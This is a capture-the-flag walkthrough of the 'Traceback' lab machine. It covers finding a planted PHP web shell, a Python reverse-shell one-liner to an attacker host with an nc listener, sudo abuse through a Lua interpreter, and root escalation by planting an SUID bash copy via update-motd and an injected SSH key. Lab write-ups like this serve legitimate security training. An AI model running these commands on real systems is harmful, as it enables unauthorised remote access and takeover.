
Traceback (Easy) Box
Initial Foothold
Traceback is a retired easy machine that focuses on a backdoor left behind by a previous threat actor. Exploiting the misconfigured update-motd.d directory and the writeable .ssh directory can lead to privilege escalation as root.
A comprehensive NMAP scan of the attacker IP indicated only 2 open ports:
sudo -sS nmap <TARGET-IP> -p-
When we browse to the web address we see the following:

After looking at the page source, it seems that the threat actor left behind some clues.

When we search of Some of the best web shells that you might need, we find a GitHub with some web shell payloads. From the challenge description, we know that this is a PHP web shell that we’re looking for. Let’s brute force some of the names in that GitHub.
After doing that, we find that the smevk.php file is a valid file on the server. It prompted us the username and password. Based on the code in the GitHub, this should be admin and admin.

From here, preferably we want to have an interactive shell. We can see what programs exists and use RevShells to find a reverse shell payload. python3 seems to available:
export RHOST="<ATTACKER-IP>";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
And on our end:
rlwrap nc -lvnp 1234
rlwrap can be dropped but is useful for retrieving old commands.
We get a shell back on our machine. To obtain the user.txt file, we need access to the sysadmin user. Executing sudo -l reveals that we have access to the /home/sysadmin/luvit file. This is a executable that can execute LUA code.
We can put the following code in a LUA file called shell1.lua
os.execute("/bin/sh")
Executing the following allows us to escalate as the sysadmin user:
sudo -u sysadmin /home/sysadmin/luvit shell1.lua
We can now print out the user.txt file.
Privilege Escalation
We have write access to the update-motd.d directory. Based on this StackOverflow post, we know that we can use the following command to send establish a foothold as root. This will create a copy of the bash executable and allow us to create a shell as root.
echo "cp /bin/bash /home/<NAME>/bash && chmod u+s /home/<NAME>/bash" >> 00-header
Note: The 00-header file resets ever so often so we gotta do the following first to make use of this.
The scripts inside of the update-motd directory can be executed upon a successful SSH login. We find no private keys in neither the .ssh folders of the sysadmin or webadmin users. However, we do have write access to the sysadmin user’s authorized_keys file.
To exploit this, let’s create a local key inside of our attacker machine using:
ssh-keygen -t rsa
We can check our local .ssh folder, print out the id_rsa.pub file, and echo it’s contents into the authorized_keys file in the sysadmin file.

Before trying to login, make sure that we’ve injected our commands into the 00-header. We should be able to login. We can see that our directory now contains the bash executable copy.
Executing:
./bash -p
Should give us root access to the machine:
~Fin.